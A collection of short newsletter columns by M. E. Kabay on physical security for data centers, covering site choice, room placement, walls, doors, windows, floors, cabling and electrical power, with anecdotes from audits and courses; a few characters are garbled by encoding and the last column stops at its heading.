One fine spring day, as I drove to a data center where I was due to start a security audit, I noticed a field of enormous storage tanks on my left. It looked like a science fiction movie: row upon row of spheres and cylinders holding millions of liters of gasoline, diesel fuel and home heating oil. I was startled to find, upon following my directions, that the data center was directly across the road, no more than 200 meters away.

As I parked my car, I noticed a freight rail road crossing diagonally immediately behind the building. The tracks were still bright, so the railway was still in active use.

Finally, just as I was about to enter the building, I heard a passenger jet screaming across the sky just above, flaps out, heading for a landing at the regional airport.

Now that was a poorly situated data center.

Before choosing the building which will hold your corporate offices or data center, examine the neighborhood. Avoid

- flight paths for the local airport
- nearby chemical or explosives plants
- neighboring elevated highways
- railway freight lines.

Look out for

- mine shafts
- toxic waste dumps
- sources of dust and smoke (e.g., industrial incinerators)
- new or planned building activity (the vibration of pile drivers will harm your systems).

How easy would it be to reach the site in an emergency?

- Is there redundant road access?
- Are there several sources of help to fight fires?
- Is there police support and emergency rescue within easy reach?

Examine the socio-economic profile of the proposed location.

- Are there poor areas around the site?
- What's the crime rate?
- Is it improving or declining?

A participant in one of my courses reported that their corporation decided to move their headquarters one day after the new CEO took over.

Someone had shot at him in the parking lot on his first day at work.

On the other hand, some corporations and other organizations explicitly include contribution to their community as a goal; for example, AtomicTangerine training sessions ("boot camps") focus on helping selected non-profit organizations to upgrade their Web sites (see http://www.acm.org/ubiquity/views/m-kabay-2.html and http://www.neads.org). Perhaps instead of running away from a troubled area, we can help improve the socioeconomic conditions there by providing work, support for schools, and volunteer efforts to support other social action.

Whatever you decide, be sure to re-evaluate your physical location periodically and take appropriate action to protect your corporate resources.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:

Location Within a Building

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is one of a series of short notes on physical security for network managers. Physical security looks at aspects of the environment in which we work and where we place network components.

Today we will start looking at security aspects of the design of buildings containing computer and network centers by focusing on where we should place network and data centers within a building.

* * *

In the March 1993 session (Atlanta, GA) of the Information Systems Security course I taught, a participant reported that a major company installed millions of dollars of computer equipment, electrical power conditioners and air conditioners on the 11th floor of an office tower. One Monday morning, the staff arrived to discover no 11th floor--and no 10th floor--and no 9th floor. The company had neglected to consult a structural engineer before loading the building with all that equipment. Luckily, no one was hurt in the collapse; however, damages ran over $100 million.

Access to the computer center should allow easy installation of equipment yet protect that equipment and its operators against physical assault. The ground floor seems too easy to attack; underground is susceptible to flooding. In the movie "Die Hard," we see a Hollywood conception of a computer center: near the top of an office tower and entirely surrounded by glass. Since some computer equipment (or support equipment such as large-scale air-conditioning units) is larger than freight elevators can handle, the units have to be lifted into place using building cranes. The higher the computer center, the more expensive the crane. In case of fire, there may be a longer lead time for your staff to shut off the equipment and make their way to safety than if they're high up in a sky-scraper.

The second floor seems like a good compromise.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:

Placement (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is one of a series of short notes on physical security for network managers. Physical security looks at aspects of the environment in which we work and where we place network components.

Today we will continue our look at security aspects of the placement of critical elements of our networking and computational infrastructure.

* * *

Place the network center or computer room far from hazardous areas. One story circulating in the security field tells of a security auditor in the U.K. who wondered about the vibrations he felt in his feet every now and then. "Oh that?" responded the data center manager, "That's just the lorries with the petrol." The computer room was directly over the passageway through which trucks carrying fuel oil regularly rumbled. Not a low-risk situation.

High-security vaults are required by law to have no external walls. That is, they are completely inside their building with corridors completely surrounding them. This design makes it much more difficult to punch holes into the data center without having anyone notice. And in case you doubt that a frontal assault on a computer center is likely, some automatic teller machines have been removed holus-bolus by thieves operating back-hoes and forklifts (it does make one wonder about why no one thought it odd to see a forklift trundling along with an ATM in the middle of the night).

When I was teaching in Africa in the 1970s, I recall thieves simply ramming their way into houses with trucks or cutting through the roof to enter secured buildings. And back in the Spring of 1995, one of the participants in an online "Computer Crime and Countermeasures" course told us about how a series of smash-and-grab attacks had been made on a local company known to have installed large numbers of new workstations. The criminals simply crashed through the wall and made off with the equipment in the minutes before the police could respond to building alarms. Maddeningly, the criminals apparently watched and waited until the victims had replaced all the equipment--and did it again! They were dissuaded from further repetitions by having a 24-hour guard mounted on the site.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:
Labeling

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

This is one of a series of short notes on physical security for network managers. Physical security looks at aspects of the environment in which we work and where we place network components. In this segment, we consider the problem of labeling of critical network and system components.

* * *

One of the perpetual debates in INFOSEC is the value (or worthlessness) of what practitioners call "security through obscurity." The question is whether one can improve security by hiding information. For example, does it help to hide the details of an encryption product so that no one can easily find the algorithm? Dr Dorothy Denning enunciated what many of us call Denning's Law: that the strength of a cryptographic algorithm must not depend on its secrecy. A corollary of Denning's Law is that the validity of an implementation of a strong cryptographic algorithm can best be evaluated when the details of that implementation are accessible. In other words, distrust proprietary implementations of cryptography -- there may be mistakes concealed in the object code that would leap out at (and be fixed) if the source code were made available for inspection.

Well, it's a long way from cryptography to building layout and physical security, but there is a connection. Some aspects of the layout may fruitfully be concealed to make the job of the attacker harder; however, some of the information about buildings ought to be available to improve emergency response.

Specifically, once you've built the computer room, be sure the local fire department knows exactly where it is. Keep your plans, including layout, up to date and coordinate with the fire marshals in your municipality.

However, there is no reason to mark the computer room with special neon flashers that read, "THIS WAY TO MILLIONS OF DOLLARS OF VULNERABLE EQUIPMENT." When I led a delegation of Japanese data center managers to visit the headquarters of EDS Inc. in Dallas in 1991, I was much struck by the anonymity of the equipment rooms. We walked through immense corridors with identical, boring metal doors, each marked with a numbering scheme. They all looked as if they could be broom closets. Then we'd open one up and find vast gleaming, sterile chambers of white tiles with and filled with huge CPUs -- silent titans standing in rows with blinking red and green eyes. Today, I suppose, the same processing power would fit into someone's desk and look like a boring little box with a few holes and slots scattered around the surface.

The theory was that anyone who needed to know where the computers were knew where they were; why help anyone else locate such an inviting target?

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

and to republish it in any way they see fit.

Physical Security:

Layout

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is about how to position equipment and services within the center.

* * *

Within your data center, try to put separate functions in different compartments. For example, keep printers away from consoles, disk drives, processors, patch panels and server racks: the paper is a fire hazard and the paper dust gets into your air filters.

To ensure that you don't wipe our your backups if there is a disaster in your NOC or DC, put tape vaults and data safes far away from your disk drives. However, you can reasonably have a local fire-proof safe or vault for the convenience of operators as long as the tapes stored there are not your latest backups.

Put your access-control equipment into a separate, high-security area, not with the rest of the computers. Security measures should reflect the potential exposure (consequences) of compromise; since access to the security equipment compromises everything else, it makes sense to guard it even more strongly than other components of your networks and systems.

Position your phone switches away from the computer room so that a single attack cannot put your entire operation into jeopardy. This suggestion follows the principle of reducing the number of single points of failure -- more humbly known as not putting all our eggs in one basket.

The lower the traffic through a secure perimeter, the lower the risk of failure. Accordingly, try to keep your operations personnel comfortable inside the secure areas surrounding your equipment as much as possible; for example, include rest rooms, eating areas and office space for the staff who run your production systems within a tightly-controlled space inside the perimeter. This recommendation does not mean that you should forbid staff from leaving the secured area on their off time -- that's their perfect right. However, the availability of such facilities will be convenient for some of the staff some of the time and will contribute to lowering the risk of intrusion and increase the speed of response to emergencies in the NOC or DC.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:

Walls and Doors

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is about walls and doors.

Walls

When you build an enclosure for expensive and critical equipment, be sure they're substantial walls, not mere drywall partitions. Reinforced concrete that runs from slab to slab is best. Be sure the design alllows for no crawl spaces around the wall above a drop ceiling or below a raised floor.

Check your plans and forbid any closets in the walls of your NOC or DC; they are weak spots and also provide concealment should anyone decide to punch through the wall using drills or explosives.

Finally, if your security needs are usually high (or if you have been watching too many action movies), talk to your architect about the design of the outermost walls of your building. Avoid chases (decorative indentations on the side) and other features such as rusticated stone that could make it easier for assailants to use mountain-climbing techniques to climb your building.

Doors

Have as few doors as possible. You must know and obey all the safety regulations which mandate the number of exits you must include for protection of human life. Your architect will know what the law requires. However, only one door should be used for entry and normal exit. All the others should be used as emergency exits only. All doors should be equipped with crash bars and alarms and decorated accordingly. You can even buy signs that read, ADOOR IS ALARMED,@ (which always make me want to pat the door and reassure it that everything will be OK).

Choose heat-resistant doors (solid metal or thick metal with a structurally-sound core) and avoid any glass if at all possible. If safety regulations require glass panels to prevent smashed noses, insist on multiply-laminated bullet-proof, shatterproof small panels. Glass is a weak point anywhere in the secured area.

Installing a door that would make your local bank proud will be pointless if the frame is so weak that it -- and the door -- can be pried out of the wall with a crowbar. Door frames should be anchored solidly in the wall; if possible, bonded to the structural members of the wall. Door hinges should be on the inside of the secure area so they can't be dismantled. Choose hinge pins that are welded into place -- not the ones that can be unscrewed and removed by anyone with a home tool kit.

Protect door locks with astragals (a lovely word meaning the edge-plates that prevent nasty folk from inserting credit cards, screwdrivers and chisels into the latch and forcing the door open). I have seen many sites which use astragals which extend from top to bottom of the door to provide maximum protection.

Don=t use motion or simple proximity sensors to unlock or open doors into secure areas. Sliding doors controlled by such sensors -- like those used in many public buildings -- can generally be opened from the outside simply by pushing a sheet of paper through the rubber gaskets and waving it about.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:

Windows

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is about windows.

* * *

Don't put windows in your network and data centers. I've already pointed out that there should be no outer walls in your computer room, let alone windows. Windows are physically weak; their frames are weak; and they let too many people see how you've laid our your equipment -- including your security equipment.

I recall one manufacturing site where I stopped next to the floor-to-ceiling windows around the computer console room and stared at the five meter banner on the wall. It had huge numbers printed on it. I asked, "That's not the main modem number, is it?" Yup. So much for dial-in security.

Unfortunately, many executives who worked with computers in the 1960s and 1970s or who base their standards on Hollywood movies still think that "vision panels" make their data center look more impressive. If you are faced with this retrograde attitude, try a graduated approach to getting rid of these vulnerable spots in your defenses. Offer the decision makers a choice between, say, concrete, brick or bullet-proof safety glass. Alternatively, you can strap the executives down and force them to watch endless loops of Bruce Willis surviving the destruction of the Glass House in the movie "Die Hard."

If you cannot get approval to remove the windows in your computer room, install vertical blinds and keep them closed all the time except when there are important official visitors pressing their noses to the glass. Install security glazing (shatterproof metal-reinforced glass), and perhaps gratings securely attached to the walls. Install breakage sensors and connect them to the main building alarm systems. Aim motion sensors and closed-circuit television cameras at the windows. Move equipment whose presence should be secret away from the windows. Install a few dummy security cameras and motion sensors just to keep spies and intruders guessing.

There are a couple of other reasons why high-security sites do not permit windows in their NOCs and DCs. An obvious point is that external windows offer opportunities for snipers to attack individuals. More subtly, windows vibrate as people talk; using laser interferometers, it is possible to measure those vibrations and reconstitute the sound waves that caused the vibrations. Thus an exterior window provides an easy way for industrial or other spies to eavesdrop on conversations from an observation post far away in another building. However, don't try to persuade your top officials to give up their corner offices -- some advice is just too unpleasant to bother presenting to upper management when the risks are low. I think that such advice might get you sent to the staff psychiatrist in most organizations.

What might work is to suggest that a window-rich office is perhaps not the best place to discuss top-secret strategic plans with catastrophic consequences of unexpected disclosure. People talking about make-or-break information would do well to do so in sealed rooms with no windows. The key is to be reasonable and not to apply security rules unthinkingly.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:

Ceilings and Floors

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is about ceilings and floors.

* * *

Practically all offices these days have drop ceilings; i.e., acoustic tiles are suspended from the actual ceiling. This design provides for a place where electrical and communications wiring can be laid out of sight. This crawl space must not extend without interruption into the data center. Within the data center, the drop ceiling should include smoke, heat and water sensors. This is especially important when there are other floors above the NOC or DC and there is a possibility of water leakage.

Most information processing centers have raised floors because of all the cabling and power cords required for processing equipment and peripherals. The floor tiles are laid on a framework about 18 inches (~50 cm) off the actual floor. These tiles must be fire-resistant, easy to keep clean, and strong enough for the loads that will be placed on them. For access to the underfloor area, the tiles are raised using suction cups. Perforated tiles are part of the air-conditioning and fire-suppression systems and are raised using hooks.

The underfloor area must be kept scrupulously clean. Gas-based fire-suppression systems discharge high-pressure gas through the underfloor. If that area is dusty, the entire computer room will be filled with a cloud of dirt when the gas discharges.

In some cases, operators have used the underfloor as a storage area, sometimes for things that don't belong in the computer room at all (e.g., in one case I personally noted, soda pop). Such foreign objects interfere with the air-conditioning system and cause access problems in emergencies.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security:

Placing Equipment

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is about placing network and computer center equipment.

In recent years, computer equipment has become increasingly tolerant of environmental conditions. Midrange and many mainframe computers are now air-cooled, survive temperatures from cold to hot, and run on regular 110V current. Nevertheless, some people abuse their systems. Some years ago, while I was hanging my coat in a hall closet one day on a visit to a client, I noticed blinking green and red lights down among the boots and galoshes. I moved some heavy winter coats out of the way and discovered a network server. Startled, I asked my host what it was doing in an unprotected hall closet. It seems that they ran out of room in the computer center and the server was installed in the hallway. AIt doesn't need special conditions,@ he chirped. No, but its on/off switch was open to anyone who wanted to try bringing the network down, and I doubt that the engineers had planned on seeing their design spattered with mud, water and salt.

In many smaller organizations, I have noted with dismay that electrical power cord extensions are looped helter-skelter around the bottoms of desks and partitions. Aside from the problem of tripping over these cords and crashing wildly about one's office, these folks run the risk of unplugging their own computer, causing an occurrence of the notorious power-cord-out-of-the-socket "virus" that occasionally amuses technical support staff.

A related problem with poor wiring practices is that many users and even some NOC managers don't label their cables. The consequences are most serious when people have to move their equipment; either they spend precious time under pressure trying to label their gear or they just unplug everything and hope they get everything right when they reassemble their systems.

Sometimes people plug their computer systems into a power bar in their neighbor's cubicle without informing anyone. When the neighbor innocently cuts the power on their own system by hitting the main switch on the power bar, the electricity-borrower has a power failure too. Another problem occurs when people run out of sockets in their cubicles and decide to lay an extension cord out into a hallway to tap into a handy socket there -- and naturally, without bothering to label the wires. These arrangements inevitably result in what ought to be a predictable loss of power when a building cleaner innocently unplugs the power cable to power their floor polisher.

Some common-sense recommendations:

* Don't subject your valuable, sensitive and critical equipment to inappropriate environmental stresses.

* Organize your equipment cables so that they don't tangle each other or passers-by.

* Label your cables clearly using color coded tape or printed labels.

* If you must use electrical outlets outside your immediate control, lock the plugs into place if possible or at least label them clearly so that others don't inadvertently cut power to your systems.

* * *

Michel ("Mich") Kabay, PhD, CISSP can be reached by e-mail at <mkabay@atomictangerine.com>.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Electricity (1)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is about electrical power supply.

According to research by field service organizations as far back as the 1980s, almost half of all service calls on PCs are related to bad electrical power. Power fluctuations such as brownouts (transient low voltage), spikes (transient over-voltage) and line noise (waveform deformations) can physically damage sensitive electronic equipment. Even surges on phone lines can damage modems and PC boards. At a very minimum, nobody should be running a computer without a surge suppressor in the power circuit; the cost is negligible compared to the assurance that a fuse wire will melt or a breaker will trip instead of having your precious equipment do the melting and breaking.

Power outages cause down time, but the more serious threat is that power interruptions during a critical phase of posting data to disk will cause data corruption. If a disk drive goes down while data are being written into a file, one or more records can be damaged. Parity checks or cyclic redundancy codes on the disks can usually pick up and sometimes correct errors. However, if the computer is updating a directory structure when the power disappears, there can be serious trouble. Directory structures include database or file indexes and system directories such as the DOS File Allocation Table (FAT). Damaging even a small part of these structures may make large amounts of data inaccessible. Recovery of data may require painstaking retrieval of section (cluster, sector) after section of individual files.

Luckily, in recent years more operations are using fail-safe disks (e.g., RAID, Redundant Arrays of Inexpensive Disks) with automatic mirroring and recovery. The occurrence of irrecoverable disk errors is low in such systems..

Midrange and mainframe computers have long had their own internal electrical-power conditioners and uninterruptable power supplies (UPSs). Less powerful, less expensive systems did not. However, users have placed critical applications on servers, work stations and microcomputers; alternative power supplies and line conditioners are now required components for most production systems B and if you depend on your data and your PC to accomplish whatever you consider critically important, then your system is a production system.

UPSs run the power from the mains into a transformer which keeps batteries charged; output power comes from direct current (DC) rectifiers which convert the battery power into alternating current (AC). UPSs provide excellent-quality power and good insulation from power-line fluctuations.

Writing in the trade publication *Computer Reseller News* for June 19,2000 (p. 105), Charlotte Dunlap reported that the American Power Conversion Corporation < http://www.apc.com/ > came first in a recent industry survey run by the magazine. APC won the highest partner satisfaction rating for UPS suppliers. Other high-ranking UPS manufacturers were Best Power < http://www.bestpower.com/ > and Tripp-Lite < http://www.crn.com/ >, who tied for second place with slightly lower rankings.

[AtomicTangerine and I have no business interest in these companies, nor is my mentioning them to be construed as an endorsement by either my employer or myself.]

Next time, some practical considerations about UPSs.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Electricity (2)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a continuation of a sub-series on electrical power and related topics.

For PCs, work stations and servers, UPS units in the 0.4-1.2 KVA (kilovolt-ampere) range are sufficient; they range in cost from about $75 for a little device about the size of a large surge-suppressor that gives you just enough time to shut a PC down gracefully to over $1,000 for a sizable unit that can power your entire office. Keep in mind that you have to plan for peak loads, not just the average power drain. Big laser printers, for example, can run at 700 watts while warming up yet function on standby at a mere 100 watts. Older, physically larger disk drives take much more power while spinning up than while running normally. However, modern tiny, ultra-dense drives (e.g., 10 Gb on a 1.5" spindle) require so little power anyway that they're no longer an issue.

In my office, I run a 0.9 KVA UPS connected to a power conditioner. All my essential gear is connected to the UPS: processor tower, monitor, fax, phone, and even one lamp. I don't put the printers or the stereo system on the UPS. Many people will deliberately exclude their printers from the calculations for their proposed UPS. They can live without the printer when it loses power. At worst, they may have a single damaged page to reprint.

The less load you put on the UPS, the longer it will last. If you're lucky you will not only be able to avoid catastrophic errors but even keep working until the power comes back.

Next time, more about loading and testing your UPS.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Electricity (3)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a continuation of a sub-series on electrical power and related topics.

The size of the batteries in your UPS and the drain by your systems determine how long the UPS can keep your system going. At a minimum, you need time for a graceful shutdown; 5 minutes is ample to allow you and your users to exit from application systems and shut down all peripherals and processors. If there is a reason to continue operating your system during a power failure (e.g., to protect the security computer that controls your physical access control systems), you may have to order extra batteries (for hours of operation) or a generator (for continuous operation as long as the fuel lasts).

Not all UPSs allow for addition of extra batteries, so examine the specifications carefully if you are thinking of providing extended run-times. Some systems are made to be completely customizable, with rack-mounted batteries that you can order and add at any time without fuss.

Just in case anyone reading this has the bright idea of hooking up one UPS to another, don't. The second law of thermodynamics ensures that all you will do is waste the battery power of the first unit as you try to charge the second one. You *can* run two or more UPSs in parallel B as when you attach different equipment to different UPSs.

It's a good idea to do a dry run with your new UPS: you really want to have a clear idea of just how long you are going to have once the external power fails. I have timed how long I can run without external power: almost exactly 30 minutes for my setup. At that point, the tolerable repeating beep from the UPS turns into an annoying whine; I save my work to disk, exit from my application, fire up the file transfer software and get the current working documents over onto my portable computer so I can keep working once all the power is down. Then I immediately shut down the main system.

Next time, some comments on emergency electrical generators.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category

killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Electricity (4)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a continuation of a sub-series on electrical power and related topics.

If you use only a portable computer, you already have a UPS: your batteries. With three batteries for my portable, I can count on around seven hours of continuous operation. In my office, though, I don't need to worry about that limit: I also have a 7 KVA electrical generator that supplies my house and office. Now, you have to understand that this is not a general recommendation for everybody's home office; I live out in farmland north of Montpelier, Vermont, and we can have power outages lasting days when the ice breaks the power lines. Worse still, we have a 130-gallon tropical fish tank that cannot fall below 75 F without starting to kill our fish. The $1500 generator and the $1,000 wiring job to put in a transfer switch just made sense for us. More to the point for this article, I definitely can run the portable computer's power transformer from the generator power without problem.

For larger, more critical applications, you should evaluate large-scale UPSs which can be hooked into your office or building electrical system. Systems for loads ranging into the hundreds of KVA can cost from $2,000 up into the $100,000 range. Some units include gasoline or diesel generators and heavy-duty flywheels or large isolation transformers to smooth out the rough waveform of the generators' output.

Never run electronic equipment directly from generators without checking the power quality carefully. If you have the gear in-house, you can check power quality directly with the appropriate power-line monitors. Otherwise, see if your friendly neighborhood computer supplier has a power-line monitor they use for site qualification studies. When I worked for Hewlett Packard in the early 1980s, we would routinely install a monitor that printed out reports on the fluctuations in power to determine if we would allow our precious equipment to be installed without an external power conditioner. The reason: long experience had taught HP that bad power equals increased repair calls B and with a fixed-cost service contract, you can understand how seriously we took this kind of environmental report card.

Ordinary household generators of the kind sold in hardware stores for your country cabin can destroy your computer equipment within seconds. In my case, I discovered that the household generator I use has such a jagged (sawtooth) waveform that it cannot be used to supply my UPS even through the power conditioner. I just shut down my system once the batteries in the UPS approach the end of their storage capacity.

The manufacturer explained that they have had trouble hooking domestic generators up to their equipment unless the generator is running at no more than one-third its rated capacity. In other

words, in order to use their equipment, we are expected to buy a generator three times larger than we would normally expect to need. I was not pleased, but I didn't replace my generator, either.

Keep these problems in mind if you are shopping for a generator and avoid the hassles of trying to hook up incompatible devices.

Next time, some advice about protecting the electrical equipment itself.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Electricity (5)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

In this series, we are looking at how physical security can support the security needs of network operations centers (NOCs) and data centers (DCs). Today's brief note is a continuation of a sub-series on electrical power and related topics.

Common sense (as well as workplace safety regulations) dictates that you install adequate emergency lighting for all work areas and escape routes. After the bombs exploded in the World Trade Center in New York in February 1993, thousands of people had to feel their way through smoke-filled, pitch-black stairwells. It seems the emergency lighting system was controlled by computers that had been blown up by the explosion in the parking garage. Independent lights with their own batteries would have saved time and reduced injury in that disaster. Portable flashlights supplied to emergency marshals would have helped, too.

Now that you've spent all this money on electrical power equipment, how about protecting it all from tampering? Keep all electrical junction boxes, breaker panels and main switches under lock and key. In one hospital information security evaluation a decade ago, I recall bringing the head of the intensive care unit into the hallway and pointing at a panel on the wall. "What's that?" I asked. She shrugged and said, "I dunno; an electrical panel, I guess." "Open it," I said. She did (it was unlocked). When she saw the labels on the breakers her pupils dilated and she looked horrified: those breakers controlled the precious equipment in her ICU B respirators, controlled-injection pumps for intravenous drips, heart monitors, external heart pacematers B the works . If someone had tripped those unguarded, unprotected breakers, some of her patients would have died instantly. Moral: if you care about your electrical power, you have to protect junction panels just as strongly as any other component in the circuit.

If you have to install additional power cables, ensure that they're pulled through protective ducts or manifolds, not left lying about in the suspended ceilings where anyone can get at them. And document all the switches and breakers correctly and readably so that people can make intelligent decisions in an emergency.

Label your UPS and power conditioners plainly with warning signs to prevent unauthorized equipment from being added to the circuits. In the May 1993 session of one of my Information Systems Security courses, a participant reported that an operator plugged a vacuum cleaner into the nearest electrical outlet, overloaded the UPS, and took down the LAN for a few minutes. That nearest outlet happened to be in the server's UPS, but the staff member had no idea that there was anything special about that outlet. You can't blame people for errors when you've failed to provide both training and proper labeling.

Next time, some miscellaneous notes on emergencies involving electricity.

* * *

Mich Kabay can be reached by e-mail at <mkabay@atomictangerine.com>. He invites inquiries about a wide range of information security courses he would be delighted to deliver to your employees at your site and at your convenience.

AtomicTangerine is the Internet's first e-business venture consulting firm, combining the disciplines of venture capital, technology innovation and strategic consulting to create category killers and incubate new industries for companies of all sizes and at all stages of evolution. AtomicTangerine headquarters are in the San Francisco Bay Area and we have offices in New York, London, Tokyo, Washington DC, Boston, Denver and Seattle/Tacoma. Visit our new Web site at <www.atomictangerine.com>.

Physical Security: Electricity (6)

by M. E. Kabay, PhD, CISSP
Security Leader
INFOSEC Group
AtomicTangerine, Inc.

